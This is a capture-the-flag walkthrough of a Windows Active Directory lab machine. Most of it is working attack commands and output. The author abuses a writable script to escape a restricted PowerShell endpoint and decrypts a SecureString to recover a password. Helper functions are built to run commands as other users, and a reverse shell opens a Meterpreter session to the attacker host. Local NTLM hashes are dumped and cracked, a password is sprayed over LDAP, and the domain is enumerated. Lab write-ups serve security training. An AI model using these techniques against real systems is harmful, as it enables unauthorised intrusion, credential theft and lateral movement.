
To summarize the following commands are typed :
PS > enter-pssession -computername atsserver
PS > $passwd = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlainText -Force
PS > $cred = New-Object System.Management.Automation.PSCredential("acute\imonks", $passwd)
PS > enter-pssession -ComputerName ATSSERVER -creds $cred
PS > enter-pssession -ComputerName ATSSERVER -ConfigurationName dc_manage -creds $cred
So, the user acute\imonks might have the password W3_4R3_th3_f0rce. and might be able to open a session on ATSSERVER with the configuration name dc_manage.
From the starter-form document retrieved previoulsy the dc_manage configuration should have restrictions.
Reco as acute\imonks
 C:\Utils>
$passwd = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlainText -Force
PS C:\Utils>
$cred = New-Object System.Management.Automation.PSCredential("acute\imonks", $passwd)
PS C:\Utils>
enter-pssession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred
enter-pssession : You are currently in a Windows PowerShell PSSession and cannot use the Enter-PSSession cmdlet to
enter another PSSession.
At line:1 char:1
+ enter-pssession -ComputerName ATSSERVER -ConfigurationName dc_manage  ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Enter-PSSession], ArgumentException
    + FullyQualifiedErrorId : RemoteHostDoesNotSupportPushRunspace,Microsoft.PowerShell.Commands.EnterPSSessionCommand
Command execution could either be achieved by retuning to the meterpreter or using a session object and invoking commands from the PSWA.
PS C:\Utils>
$sess = new-pssession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred
PS C:\Utils>
Invoke-Command -Session $sess -ScriptBlock {hostname; whoami}
ATSSERVER
acute\imonks
The session seems to be restricted :
PS C:\Utils>
Invoke-Command -Session $sess -ScriptBlock {Get-Command}

CommandType     Name                                               Version    Source               PSComputerName
-----------     ----                                               -------    ------               --------------
Cmdlet          Get-Alias                                          3.1.0.0    Microsoft.PowerSh... ATSSERVER
Cmdlet          Get-ChildItem                                      3.1.0.0    Microsoft.PowerSh... ATSSERVER
Cmdlet          Get-Command                                        3.0.0.0    Microsoft.PowerSh... ATSSERVER
Cmdlet          Get-Content                                        3.1.0.0    Microsoft.PowerSh... ATSSERVER
Cmdlet          Get-Location                                       3.1.0.0    Microsoft.PowerSh... ATSSERVER
Cmdlet          Set-Content                                        3.1.0.0    Microsoft.PowerSh... ATSSERVER
Cmdlet          Set-Location                                       3.1.0.0    Microsoft.PowerSh... ATSSERVER
Cmdlet Write-Output 3.1.0.0 Microsoft.PowerSh... ATSSERVERC:\Utils>
Invoke-Command -Session $sess -ScriptBlock {ls C:\Users\imonks\desktop}
Directory: C:\Users\imonks\desktop
Mode LastWriteTime Length Name PSComputerName
---- ------------- ------ ---- --------------
-ar--- 5/19/2022 9:20 AM 34 user.txt ATSSERVER
-a---- 1/11/2022 6:04 PM 602 wm.ps1 ATSSERVER
PS C:\Utils>
Invoke-Command -Session $sess -ScriptBlock {Get-Content C:\Users\imonks\Desktop\user.txt}
7c33dc9c8375b1b68f6a776adb0f631cRoot
Recon as acute\imonks on ATSSERVER
Filesystem
wm.ps1 script
Within the Desktop folder of the user imonks, it is possible to observe the presence of the script wm.ps1.
PS C:\Utils>
Invoke-Command -Session $sess -ScriptBlock {Get-Content C:\Users\imonks\Desktop\wm.ps1}
$securepasswd = '01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c0000000002000000000003
660000c00000001000000080f704e251793f5d4f903c7158c8213d0000000004800000a000000010000000ac2606ccfda6b4e0a9d56a20417d2f672
80000009497141b794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba01e062ef1c026140000000f66f5cec1b264411d8a263a
2ca854bc6e453c51'
$passwd = $securepasswd | ConvertTo-SecureString
$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan", $passwd)
Invoke-Command -ScriptBlock {Get-Volume} -ComputerName Acute-PC01 -Credential $creds
It is possible to run the script on the machine, so it is authorised.
PS C:\Utils>
Invoke-Command -Session $sess -ScriptBlock {C:\Users\imonks\Desktop\wm.ps1}


PSComputerName       : ATSSERVER
RunspaceId           : 17294b44-19e8-494e-b228-0649d600b97b
ObjectId             : {1}\\ACUTE-PC01\root/Microsoft/Windows/Storage/Providers_v2\WSP_Volume.ObjectId="{8ccfebca-48c0-
                       11ec-9ffe-806e6f6e6963}:VO:\\?\Volume{0eed1261-0000-0000-0000-100000000000}\"
PassThroughClass     :
PassThroughIds       :
PassThroughNamespace :
PassThroughServer    :
UniqueId             : \\?\Volume{0eed1261-0000-0000-0000-100000000000}\
AllocationUnitSize   : 4096
DedupMode            : 4
DriveLetter          :
DriveType            : 3
FileSystem           : NTFS
FileSystemLabel      : System Reserved
FileSystemType       : 14
HealthStatus         : 0
OperationalStatus    : {2}
Path                 : \\?\Volume{0eed1261-0000-0000-0000-100000000000}\
Size                 : 52424704
SizeRemaining        : 20611072

PSComputerName       : ATSSERVER
RunspaceId           : 17294b44-19e8-494e-b228-0649d600b97b
ObjectId             : {1}\\ACUTE-PC01\root/Microsoft/Windows/Storage/Providers_v2\WSP_Volume.ObjectId="{8ccfebca-48c0-
                       11ec-9ffe-806e6f6e6963}:VO:\\?\Volume{0eed1261-0000-0000-0000-20e004000000}\"
PassThroughClass     :
PassThroughIds       :
PassThroughNamespace :
PassThroughServer    :
UniqueId             : \\?\Volume{0eed1261-0000-0000-0000-20e004000000}\
AllocationUnitSize   : 4096
DedupMode            : 4
DriveLetter          :
DriveType            : 3
FileSystem           : NTFS
FileSystemLabel      :
FileSystemType       : 14
HealthStatus         : 0
OperationalStatus    : {2}
Path                 : \\?\Volume{0eed1261-0000-0000-0000-20e004000000}\
Size                 : 532672512
SizeRemaining        : 86245376

PSComputerName       : ATSSERVER
RunspaceId           : 17294b44-19e8-494e-b228-0649d600b97b
ObjectId             : {1}\\ACUTE-PC01\root/Microsoft/Windows/Storage/Providers_v2\WSP_Volume.ObjectId="{8ccfebca-48c0-
                       11ec-9ffe-806e6f6e6963}:VO:\\?\Volume{0eed1261-0000-0000-0000-300300000000}\"
PassThroughClass     :
PassThroughIds       :
PassThroughNamespace :
PassThroughServer    :
UniqueId             : \\?\Volume{0eed1261-0000-0000-0000-300300000000}\
AllocationUnitSize   : 4096
DedupMode            : 4
DriveLetter          : C
DriveType            : 3
FileSystem           : NTFS
FileSystemLabel      :
FileSystemType       : 14
HealthStatus         : 0
OperationalStatus    : {2}
Path                 : \\?\Volume{0eed1261-0000-0000-0000-300300000000}\
Size                 : 20886102016
SizeRemaining        : 6682341376

PSComputerName       : ATSSERVER
RunspaceId           : 17294b44-19e8-494e-b228-0649d600b97b
ObjectId             : {1}\\ACUTE-PC01\root/Microsoft/Windows/Storage/Providers_v2\WSP_Volume.ObjectId="{8ccfebca-48c0-
                       11ec-9ffe-806e6f6e6963}:VO:\\?\Volume{8ccfebee-48c0-11ec-9ffe-806e6f6e6963}\"
PassThroughClass     :
PassThroughIds       :
PassThroughNamespace :
PassThroughServer    :
UniqueId             : \\?\Volume{8ccfebee-48c0-11ec-9ffe-806e6f6e6963}\
AllocationUnitSize   : 0
DedupMode            : 0
DriveLetter          : D
DriveType            : 5
FileSystem           :
FileSystemLabel      :
FileSystemType       : 0
HealthStatus         : 0
OperationalStatus    : {0}
Path                 : \\?\Volume{8ccfebee-48c0-11ec-9ffe-806e6f6e6963}\
Size                 : 0
SizeRemaining        : 0
C:\inetpub\ folder
PS C:\Utils>
Invoke-Command -Session $sess -ScriptBlock {ls C:\inetpub\}


    Directory: C:\inetpub


Mode                 LastWriteTime         Length Name                               PSComputerName
----                 -------------         ------ ----                               --------------
d-----        12/20/2021  11:30 PM                custerr                            ATSSERVER
d-----          1/6/2022   6:58 AM                history                            ATSSERVER
d-----        12/20/2021  11:43 PM                logs                               ATSSERVER
d-----        12/20/2021  11:30 PM                temp                               ATSSERVER
d-----         1/11/2022   7:42 PM                wwwroot                            ATSSERVER
Nothing special was found and the Staff endpoint mentioned into the document previously retrieved was not found.
Retrieve acute\jmorgan user password
From there, and because we have code execution on the machine we can try to retrieve the plaintext from the secure string. We could also use is as it is to execute commande with the user acute\jmorgan.
After some tests, it appearead that it is possible to overwrite the wm.ps1 file and that it is possible to execute code from it without being restricted.
The following payload was base64 encoded :
$securepasswd = '01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c0000000002000000000003660000c00000001000000080f704e251793f5d4f903c7158c8213d0000000004800000a000000010000000ac2606ccfda6b4e0a9d56a20417d2f67280000009497141b794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba01e062ef1c026140000000f66f5cec1b264411d8a263a2ca854bc6e453c51'
$secureString = $securepasswd | ConvertTo-SecureString
$secureString
$bstr = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($secureString)
$plaintext = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($bstr)
$plaintext
And was uploaded on the machine to be executed with the imonks account :
PS C:\utils>
$passwd = echo "W3_4R3_th3_f0rce." | ConvertTo-SecureString  -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential("acute\imonks", $passwd)
$sess = new-pssession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred
Invoke-Command -Session $sess -ScriptBlock {$payload=[System.Text.Encoding]::Utf8.GetString([System.Convert]::FromBase6
4String("JHNlY3VyZXBhc3N3ZCA9ICcwMTAwMDAwMGQwOGM5ZGRmMDExNWQxMTE4YzdhMDBjMDRmYzI5N2ViMDEwMDAwMDA5NmVkNWFlNzZiZDBkYTRjOD
I1YmRkOWYyNDA4M2U1YzAwMDAwMDAwMDIwMDAwMDAwMDAwMDM2NjAwMDBjMDAwMDAwMDEwMDAwMDAwODBmNzA0ZTI1MTc5M2Y1ZDRmOTAzYzcxNThjODIxM
2QwMDAwMDAwMDA0ODAwMDAwYTAwMDAwMDAxMDAwMDAwMGFjMjYwNmNjZmRhNmI0ZTBhOWQ1NmEyMDQxN2QyZjY3MjgwMDAwMDA5NDk3MTQxYjc5NGM2Y2I5
NjNkMjQ2MGJkOTZkZGNlYTM1YjI1ZmYyNDhhNTNhZjA5MjQ1NzJjZDNlZTkxYTI4ZGJhMDFlMDYyZWYxYzAyNjE0MDAwMDAwMGY2NmY1Y2VjMWIyNjQ0MTF
kOGEyNjNhMmNhODU0YmM2ZTQ1M2M1MScKJHNlY3VyZVN0cmluZyA9ICRzZWN1cmVwYXNzd2QgfCBDb252ZXJ0VG8tU2VjdXJlU3RyaW5nIAokc2VjdXJlU3
RyaW5nCiRic3RyID0gW1N5c3RlbS5SdW50aW1lLkludGVyb3BTZXJ2aWNlcy5NYXJzaGFsXTo6U2VjdXJlU3RyaW5nVG9CU1RSKCRzZWN1cmVTdHJpbmcpC
iRwbGFpbnRleHQgPSBbU3lzdGVtLlJ1bnRpbWUuSW50ZXJvcFNlcnZpY2VzLk1hcnNoYWxdOjpQdHJUb1N0cmluZ0F1dG8oJGJzdHIpCiRwbGFpbnRleHQ=
"))}
Invoke-Command -Session $sess -ScriptBlock {Set-Content -Path C:\Users\imonks\desktop\wm.ps1 -Value $payload}
Invoke-Command -Session $sess -ScriptBlock {C:\Users\imonks\Desktop\wm.ps1}


System.Security.SecureString
!T5_0nly_y4_{f4c3}
So the password for the acute\jmorgan is !T5_0nly_y4_{f4c3}.
Remote Code Execution as the user acute\jmorgan
The following program was B64 encoded and sent :
$securepasswd = '01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c0000000002000000000003660000c00000001000000080f704e251793f5d4f903c7158c8213d0000000004800000a000000010000000ac2606ccfda6b4e0a9d56a20417d2f67280000009497141b794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba01e062ef1c026140000000f66f5cec1b264411d8a263a2ca854bc6e453c51'
$passwd = $securepasswd | ConvertTo-SecureString
$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan", $passwd)
Invoke-Command -ScriptBlock {hostname; whoami} -ComputerName Acute-PC01 -Credential $creds
PS C:\utils>
$passwd = echo "W3_4R3_th3_f0rce." | ConvertTo-SecureString -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential("acute\imonks", $passwd)
$sess = new-pssession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred
Invoke-Command -Session $sess -ScriptBlock {$payload=[System.Text.Encoding]::Utf8.GetString([System.Convert]::FromBase6
4String("JHNlY3VyZXBhc3N3ZCA9ICcwMTAwMDAwMGQwOGM5ZGRmMDExNWQxMTE4YzdhMDBjMDRmYzI5N2ViMDEwMDAwMDA5NmVkNWFlNzZiZDBkYTRjOD
I1YmRkOWYyNDA4M2U1YzAwMDAwMDAwMDIwMDAwMDAwMDAwMDM2NjAwMDBjMDAwMDAwMDEwMDAwMDAwODBmNzA0ZTI1MTc5M2Y1ZDRmOTAzYzcxNThjODIxM
2QwMDAwMDAwMDA0ODAwMDAwYTAwMDAwMDAxMDAwMDAwMGFjMjYwNmNjZmRhNmI0ZTBhOWQ1NmEyMDQxN2QyZjY3MjgwMDAwMDA5NDk3MTQxYjc5NGM2Y2I5
NjNkMjQ2MGJkOTZkZGNlYTM1YjI1ZmYyNDhhNTNhZjA5MjQ1NzJjZDNlZTkxYTI4ZGJhMDFlMDYyZWYxYzAyNjE0MDAwMDAwMGY2NmY1Y2VjMWIyNjQ0MTF
kOGEyNjNhMmNhODU0YmM2ZTQ1M2M1MScKJHBhc3N3ZCA9ICRzZWN1cmVwYXNzd2QgfCBDb252ZXJ0VG8tU2VjdXJlU3RyaW5nCiRjcmVkcyA9IE5ldy1PYm
plY3QgU3lzdGVtLk1hbmFnZW1lbnQuQXV0b21hdGlvbi5QU0NyZWRlbnRpYWwgKCJhY3V0ZVxqbW9yZ2FuIiwgJHBhc3N3ZCkKSW52b2tlLUNvbW1hbmQgL
VNjcmlwdEJsb2NrIHtob3N0bmFtZTsgd2hvYW1pfSAtQ29tcHV0ZXJOYW1lIEFjdXRlLVBDMDEgLUNyZWRlbnRpYWwgJGNyZWRz"))}
Invoke-Command -Session $sess -ScriptBlock {Set-Content -Path C:\Users\imonks\desktop\wm.ps1 -Value $payload}
Invoke-Command -Session $sess -ScriptBlock {C:\Users\imonks\Desktop\wm.ps1}
Acute-PC01
acute\jmorganIn order to simplify the process of running a command, the following function was created :
function Exec-CommandAsJMorgan{
    param
    (
        [Parameter(Mandatory=$true)][string]$Command
    )

	$InitialPayload1 = @'
	$securepasswd = '01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c0000000002000000000003660000c00000001000000080f704e251793f5d4f903c7158c8213d0000000004800000a000000010000000ac2606ccfda6b4e0a9d56a20417d2f67280000009497141b794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba01e062ef1c026140000000f66f5cec1b264411d8a263a2ca854bc6e453c51'
	$passwd = $securepasswd | ConvertTo-SecureString
	$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan", $passwd)
	Invoke-Command -ScriptBlock {
'@

	$InitialPayload2 = @'
	} -ComputerName Acute-PC01 -Credential $creds
'@

	$Payload=[Management.Automation.WildcardPattern]::Escape($InitialPayload1 + $Command + $InitialPayload2)
	echo "[+] Payload :"
	echo $Payload

	$PayloadB64=[Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($Payload))

	echo "[+] Result :"
	$passwd = echo "W3_4R3_th3_f0rce." | ConvertTo-SecureString  -AsPlainText -Force
	$cred = New-Object System.Management.Automation.PSCredential("acute\imonks", $passwd)
	$sess = new-pssession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred
	Invoke-Command -Session $sess -ScriptBlock {$content=[System.Text.Encoding]::Utf8.GetString([System.Convert]::FromBase64String($Using:PayloadB64))}
	Invoke-Command -Session $sess -ScriptBlock {Set-Content -Path C:\Users\imonks\desktop\wm.ps1 -Value $content}
	Invoke-Command -Session $sess -ScriptBlock {C:\Users\imonks\Desktop\wm.ps1}
}
Therefore, it is possibl to run commands :
PS C:\Users\edavies\Documents>
Exec-CommandAsJMorgan -Command "whoami"
[+] Payload :
	$securepasswd = '01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c00000000020000
00000003660000c00000001000000080f704e251793f5d4f903c7158c8213d0000000004800000a000000010000000ac2606ccfda6b4e0a9d56a204
17d2f67280000009497141b794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba01e062ef1c026140000000f66f5cec1b26441
1d8a263a2ca854bc6e453c51'
	$passwd = $securepasswd | ConvertTo-SecureString
	$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan", $passwd)
	Invoke-Command -ScriptBlock {whoami} -ComputerName Acute-PC01 -Credential $creds
[+] Result :
acute\jmorgan
By writing a file with the command to be executed, it was possible to get a reverse shell on the machine :
PS C:\Utils>
Set-Content -Path "C:\Utils\run.bat" -Value 'C:\Utils\reverse-tcp-x64.exe'
PS C:\Utils>
Exec-CommandAsJMorgan -Command '& C:\utils\run.bat'
[+] Payload :
	$securepasswd = '01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c00000000020000
00000003660000c00000001000000080f704e251793f5d4f903c7158c8213d0000000004800000a000000010000000ac2606ccfda6b4e0a9d56a204
17d2f67280000009497141b794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba01e062ef1c026140000000f66f5cec1b26441
1d8a263a2ca854bc6e453c51'
	$passwd = $securepasswd | ConvertTo-SecureString
	$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan", $passwd)
	Invoke-Command -ScriptBlock {& C:\utils\run.bat	} -ComputerName Acute-PC01 -Credential $creds
[+] Result :

C:\Users\jmorgan\Documents>C:\Utils\reverse-tcp-x64.exe[*] Meterpreter session 3 opened (10.10.14.27:4444 -> 10.129.136.40:49861) at 2022-05-21 14:46:06 +0200
msf6 exploit(multi/handler) > sessions
Active sessions
===============
Id Name Type Information Connection
-- ---- ---- ----------- ----------
3 meterpreter x64/windows ACUTE\jmorgan @ ACUTE-PC01 10.10.14.27:4444 -> 10.129.136.40:49861 (10.129.136.40)
msf6 exploit(multi/handler) > sessions 3
[*] Starting interaction with 3...
meterpreter > getuid
Server username: ACUTE\jmorgan
meterpreter > sysinfo
Computer : ACUTE-PC01
OS : Windows 10 (10.0 Build 19044).
Architecture : x64
System Language : en_GB
Domain : ACUTE
Logged On Users : 6
Meterpreter : x64/windows
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Natasha:1001:aad3b435b51404eeaad3b435b51404ee:29ab86c5c4d2aab957763e5c1720486d:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:24571eab88ac0e2dcef127b8e9ad4740:::Cracking the passwords reveal that the Administrator user has the password Password@123. But the user is not enabled on the system.
> john hashes.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Remaining 3 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@123     (Administrator)
1g 0:00:00:03 DONE (2022-05-21 14:50) 0.2739g/s 3929Kp/s 3929Kc/s 8145KC/s  _ 09..*7¡Vamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
Password spreading as awallace
The previously discovered password was sprayed against the users :
> cat valid_users.txt| while read user;
do
echo -e "\n[+] Doing : $user";
proxychains4 -q ldapdomaindump -u "acute\\$user" -p 'Password@123' -d ',' -at SIMPLE 172.16.22.1 --no-html --no-json --no-grep;
done;

[+] Doing : lhopkins
[*] Connecting to host...
[*] Binding to host
[!] Could not bind with specified credentials
[!] {'result': 49, 'description': 'invalidCredentials', 'dn': '', 'message': '80090308: LdapErr: DSID-0C090439, comment: AcceptSecurityContext error, data 52e, v4563\x00', 'referrals': None, 'saslCreds': None, 'type': 'bindResponse'}

[+] Doing : jmorgan
[*] Connecting to host...
[*] Binding to host
[!] Could not bind with specified credentials
[!] {'result': 49, 'description': 'invalidCredentials', 'dn': '', 'message': '80090308: LdapErr: DSID-0C090439, comment: AcceptSecurityContext error, data 52e, v4563\x00', 'referrals': None, 'saslCreds': None, 'type': 'bindResponse'}

[+] Doing : imonks
[*] Connecting to host...
[*] Binding to host
[!] Could not bind with specified credentials
[!] {'result': 49, 'description': 'invalidCredentials', 'dn': '', 'message': '80090308: LdapErr: DSID-0C090439, comment: AcceptSecurityContext error, data 52e, v4563\x00', 'referrals': None, 'saslCreds': None, 'type': 'bindResponse'}

[+] Doing : edavies
[*] Connecting to host...
[*] Binding to host
[!] Could not bind with specified credentials
[!] {'result': 49, 'description': 'invalidCredentials', 'dn': '', 'message': '80090308: LdapErr: DSID-0C090439, comment: AcceptSecurityContext error, data 52e, v4563\x00', 'referrals': None, 'saslCreds': None, 'type': 'bindResponse'}

[+] Doing : chall
[*] Connecting to host...
[*] Binding to host
[!] Could not bind with specified credentials
[!] {'result': 49, 'description': 'invalidCredentials', 'dn': '', 'message': '80090308: LdapErr: DSID-0C090439, comment: AcceptSecurityContext error, data 52e, v4563\x00', 'referrals': None, 'saslCreds': None, 'type': 'bindResponse'}

[+] Doing : awallace
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
The user awallace seems to have the password Password@123.
Enumeration as awallace
PS C:\Utils> .\SharpHound.exe -c all -d acute.local --ldapusername 'awallace@acute' --ldappassword 'Password@123'
2022-05-21T14:55:47.3608833+01:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-05-21T14:55:47.3608833+01:00|INFORMATION|Initializing SharpHound at 14:55 on 21/05/2022
2022-05-21T14:55:47.8452676+01:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-05-21T14:55:48.2046354+01:00|INFORMATION|Beginning LDAP search for acute.local
2022-05-21T14:55:48.2983846+01:00|INFORMATION|Producer has finished, closing LDAP channel
2022-05-21T14:55:48.2983846+01:00|INFORMATION|LDAP channel closed, waiting for consumers
2022-05-21T14:56:18.4405637+01:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 37 MB RAM
2022-05-21T14:56:35.6678272+01:00|INFORMATION|Consumers finished, closing output channel
2022-05-21T14:56:35.7302825+01:00|INFORMATION|Output channel closed, waiting for output task to complete Closing writers
2022-05-21T14:56:36.1365293+01:00|INFORMATION|Status: 107 objects finished (+107 2.276596)/s -- Using 45 MB RAM
2022-05-21T14:56:36.1365293+01:00|INFORMATION|Enumeration finished in 00:00:47.9382674
2022-05-21T14:56:36.3552959+01:00|INFORMATION|SharpHound Enumeration Completed at 14:56 on 21/05/2022! Happy Graphing!

As expected with lecture of the starter-form document, the user lhopkins has right to elevate it-self to be a Domain Admins member.
RCE as acute\awallace
function Exec-CommandAsAWallace{
    param
    (
        [Parameter(Mandatory=$true)][string]$Command
    )

	$InitialPayload1 = @'
	$securepasswd = "Password@123"
	$passwd = $securepasswd | ConvertTo-SecureString -AsPlainText -Force
	$creds = New-Object System.Management.Automation.PSCredential ("acute\awallace", $passwd)
	$sess = new-pssession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $creds
	Invoke-Command -ScriptBlock {
'@

	$InitialPayload2 = @'
} -Session $sess
'@

	$Payload=[Management.Automation.WildcardPattern]::Escape($InitialPayload1 + $Command + $InitialPayload2)
	echo "[+] Payload :"
	echo $Payload

	$PayloadB64=[Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($Payload))

	echo "[+] Result :"
	$passwd = echo "W3_4R3_th3_f0rce." | ConvertTo-SecureString  -AsPlainText -Force
	$cred = New-Object System.Management.Automation.PSCredential("acute\imonks", $passwd)
	$sess = new-pssession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred
	Invoke-Command -Session $sess -ScriptBlock {$content=[System.Text.Encoding]::Utf8.GetString([System.Convert]::FromBase64String($Using:PayloadB64))}
	Invoke-Command -Session $sess -ScriptBlock {Set-Content -Path C:\Users\imonks\desktop\wm.ps1 -Value $content}
	Invoke-Command -Session $sess -ScriptBlock {C:\Users\imonks\Desktop\wm.ps1}
}
Enumeration on the atsserver machine was done with the awallace account. A folder inside C:\Program Files called keepmeon was discovered.
PS C:\Users\edavies\Documents> Exec-CommandAsAWallace -Command '& {ls -Force "C:\Program Files"}'
[+] Payload :
	$securepasswd = "Password@123"
	$passwd = $securepasswd | ConvertTo-SecureString -AsPlainText -Force
	$creds = New-Object System.Management.Automation.PSCredential ("acute\awallace", $passwd)
	$sess = new-pssession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $creds
	Invoke-Command -ScriptBlock {& {ls -Force "C:\Program Files"}} -Session $sess
[+] Result :


    Directory: C:\Program Files


Mode                 LastWriteTime         Length Name                               PSComputerName
----                 -------------         ------ ----                               --------------
d-----        12/21/2021  12:04 AM                common files                       ATSSERVER
d-----        12/21/2021  12:11 AM                Hyper-V                            ATSSERVER
d-----         9/15/2018   8:12 AM                internet explorer                  ATSSERVER
d-----          2/1/2022   7:41 PM                keepmeon                           ATSSERVER
d--h--        12/20/2021   8:38 PM                Uninstall Information              ATSSERVER
d-----        12/21/2021  12:04 AM                VMware                             ATSSERVER
d-----        12/20/2021   9:19 PM                Windows Defender                   ATSSERVER
d-----        12/20/2021   9:12 PM                Windows Defender Advanced Threat   ATSSERVER
                                                  Protection
